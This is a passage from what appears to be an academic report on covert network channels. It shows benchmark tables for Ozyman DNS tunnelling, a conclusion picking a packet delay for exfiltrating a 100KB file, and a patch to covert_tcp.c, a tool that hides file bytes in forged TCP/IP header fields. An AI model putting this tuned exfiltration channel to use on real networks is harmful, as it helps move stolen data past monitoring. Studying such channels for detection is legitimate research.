                   #2   56.20s  565     1822 B/s     NOK (101630 of 102400)
                   #3   56.15s  565     1824 B/s     NOK (101410 of 102400)
--------------------------------------------------------------------------------
                    Average throughput: 1598 B/s

 0.05s  1KB        #1   1.41s   17      726 B/s      OK
                   #2   1.39s   17      736 B/s      OK
                   #3   1.42s   17      721 B/s      OK
        10KB       #1   11.48s  117     892 B/s      OK
                   #2   11.52s  119     889 B/s      OK
                   #3   11.55s  119     887 B/s      OK
        100KB      #1   112.10s 1128    913 B/s      NOK (101850 of 102400)
                   #2   110.10s 1123    930 B/s      NOK (101850 of 102400)
                   #3   112.13s 1129    913 B/s      NOK (101740 of 102400)
--------------------------------------------------------------------------------
                    Average throughput: 845 B/s

 0.1s   100KB      #1   204.97s 1865    500 B/s      NOK (102180 of 102400)
                   #2   204.90s 1865    500 B/s      NOK (102180 of 102400)
                   #3   205.00s 1865    500 B/s      NOK (102180 of 102400)
--------------------------------------------------------------------------------
                    Average throughput: 500 B/s

 0.4s   100KB      #1   763.60s 1869    134 B/s      OK
                   #2   763.62s 1867    134 B/s      NOK (102290 of 102400)
                   #3   764.06s 1867    134 B/s      OK (!)
--------------------------------------------------------------------------------
                    Average throughput: 134 B/s

 0.5s   100KB      #1   950.41s 1869    108 B/s      OK
                   #2   949.75s 1869    108 B/s      OK
                   #3   949.95s 1869    108 B/s      OK
--------------------------------------------------------------------------------
                    Average throughput: 108 B/s

--------------------------------------------------------------------------------
```

Conclusion

We are not sure what knowledge may be extracted from the above; Ozyman is built to provide reliability over UDP, but it appears that any such reliability

is subject to other influences - even within the presumed-ideal circumstances of our testing bed. For exfiltrating a 100KB file, an interpacket delay of 0.5s, thus a throughput of 108 B/s, appears to be a save choice. The fact that SSH seemed to work reliable during our first test might be attributed to the reliability facilities provided by SSH itself, rather than the mechanism of Ozyman (or at least, it's current implementation).

Appendix C - Patch for covert_tcp.c

```
--- covert_tcp.c        2006-02-02 12:57:24.000000000 +0100
+++ covert_tcpX.c       2006-02-02 13:06:49.000000000 +0100
@@ -1,4 +1,4 @@
-/* Covert_TCP 1.0 - Covert channel file transfer for Linux
+/* Covert_TCP 1.0.1 - Covert channel file transfer for Linux
 * Written by Craig H. Rowland (crowland@psionic.com)
 * Copyright 1996 Craig H. Rowland (11-15-96)
 * NOT FOR COMMERCIAL USE WITHOUT PERMISSION.
@@ -25,6 +25,25 @@
 * Small portions from various packet utilities by unknown authors
 */

+/*
+*  WARNING
+*
+*  This code is slightly modified from the original covert_tcp.c:
+*
+*    - this version does NOT print sent/received data to the screen
+*      for performance reasons;
+*
+*    - this version expects -sec and -nsec parameters, since sleep(1)
+*      has been replaced by nanosleep(your_struct). This change was
+*      made to be able to measure reliability with various intervals;
+*
+*    - IP ID can no longer be zero (which was the case for 0x00
+*      input bytes in the original code).
+*
+*    - VERSION was updated :-)
+*
+*  Matthijs Koot and Marc Smeets (contact us at http://www.os3.nl/)
+*/
 #include <stdio.h>
 #include <stdlib.h>
 #include <signal.h>
@@ -37,11 +56,11 @@
 #include <linux/ip.h>
```

```
 #include <linux/tcp.h>

-#define VERSION "1.0"
+#define VERSION "1.0.1"

 /* Prototypes */
 void forgepacket(unsigned int, unsigned int, unsigned short, unsigned
-                 short,char *,int,int,int,int);
+                 short,char *,int,int,int,int,int,long int);
 unsigned short in_cksum(unsigned short *, int);
 unsigned int host_convert(char *);
 void usage(char *);
@@ -53,6 +72,8 @@
    int ipid=0,seq=0,ack=0,server=0,file=0;
    int count;
    char desthost[80],srchost[80],filename[80];
+   int sec=1;
+   long int nsec=0;

    /* Title */
    printf("Covert TCP %s (c)1996 Craig H. Rowland (crowland@psionic.com)\n",VERSION);
@@ -66,7 +87,7 @@
     }

    /* Tell them how to use this thing */
-   if((argc < 6) || (argc > 13))
+   if((argc < 6) || (argc > 20))
    {
    usage(argv[0]);
    exit(0);
@@ -102,6 +123,10 @@
       ack=1;
     else if (strcmp(argv[count],"-server") == 0)
       server=1;
+    else if (strcmp(argv[count],"-sec") == 0)
+      sec=atoi(argv[count+1]);
+    else if (strcmp(argv[count],"-nsec") == 0)
+      nsec=atol(argv[count+1]);
     }

    /* check the encoding flags */
@@ -176,14 +201,15 @@

      /* Do the dirty work */
      forgepacket(source_host, dest_host, source_port, dest_port
-                ,filename,server,ipid,seq,ack);
```

```
+                ,filename,server,ipid,seq,ack,sec,nsec);
 exit(0);
 }

 void forgepacket(unsigned int source_addr, unsigned int dest_addr, unsigned
 short source_port, unsigned short dest_port, char *filename, int server, int ipid
-, int seq, int ack)
+, int seq, int ack, int sec, long int nsec)
 {
+   struct timespec ts; /* used by nanosleep() */
    struct send_tcp
    {
       struct iphdr ip;
@@ -236,7 +262,10 @@
 /* semi-reliable transport of messages over the Internet and will not flood */
 /* slow network connections */
 /* A better should probably be developed */
-sleep(1);
+/* sleep(1); */
+ts.tv_sec = sec;
+ts.tv_nsec = nsec;
+nanosleep(&ts, NULL);

 /* NOTE: I am not using the proper byte order functions to initialize */
 /* some of these values (htons(), htonl(), etc.) and this will certainly */
@@ -256,7 +285,8 @@
 if (ipid == 0)
    send_tcp.ip.id =(int)(255.0*rand()/(RAND_MAX+1.0));
 else /* otherwise we "encode" it with our cheesy algorithm */
-   send_tcp.ip.id =ch;
+   /* send_tcp.ip.id =ch; */
+   send_tcp.ip.id =ch+1;

    send_tcp.ip.frag_off = 0;
    send_tcp.ip.ttl = 64;
@@ -326,7 +356,7 @@
       send_tcp.tcp.check = in_cksum((unsigned short *)&pseudo_header, 32);
       /* Away we go.... */
       sendto(send_socket, &send_tcp, 40, 0, (struct sockaddr *)&sin, sizeof(sin));
-      printf("Sending Data: %c\n",ch);
+      /* printf("Sending Data: %c\n",ch); */

   close(send_socket);
  } /* end while(fgetc()) loop */
@@ -370,14 +400,14 @@
                /* The ID number is converted from it's ASCII equivalent back to normal */
```

```
                        if(ipid==1)
                        {
-                       printf("Receiving Data: %c\n",recv_pkt.ip.id);
-                       fprintf(output,"%c",recv_pkt.ip.id);
+                       /* printf("Receiving Data: %c\n",recv_pkt.ip.id - 1); */
+                       fprintf(output,"%c",recv_pkt.ip.id - 1);
                        fflush(output);
                        }
                        /* IP Sequence number "decoding" */
                        else if (seq==1)
                        {
-                       printf("Receiving Data: %c\n",recv_pkt.tcp.seq);
+                       /* printf("Receiving Data: %c\n",recv_pkt.tcp.seq); */
                        fprintf(output,"%c",recv_pkt.tcp.seq);
                        fflush(output);
                        }
@@ -421,21 +451,21 @@
                        /* The ID number is converted from it's ASCII equivalent back to nor
                        if(ipid==1)
                        {
-                       printf("Receiving Data: %c\n",recv_pkt.ip.id);
-                       fprintf(output,"%c",recv_pkt.ip.id);
+                       /* printf("Receiving Data: %c\n",recv_pkt.ip.id - 1); */
+                       fprintf(output,"%c",recv_pkt.ip.id - 1);
                        fflush(output);
                        }
                        /* IP Sequence number "decoding" */
                        else if (seq==1)
                        {
-                       printf("Receiving Data: %c\n",recv_pkt.tcp.seq);
+                       /* printf("Receiving Data: %c\n",recv_pkt.tcp.seq); */
                        fprintf(output,"%c",recv_pkt.tcp.seq);
                        fflush(output);
                        }
                        /* Do the bounce decode again... */
                        else if (ack==1)
                        {
-                       printf("Receiving Data: %c\n",recv_pkt.tcp.ack_seq);
+                       /* printf("Receiving Data: %c\n",recv_pkt.tcp.ack_seq); */
                        fprintf(output,"%c",recv_pkt.tcp.ack_seq);
                        fflush(output);
                        }
```

Appendix D - The BSD license for this project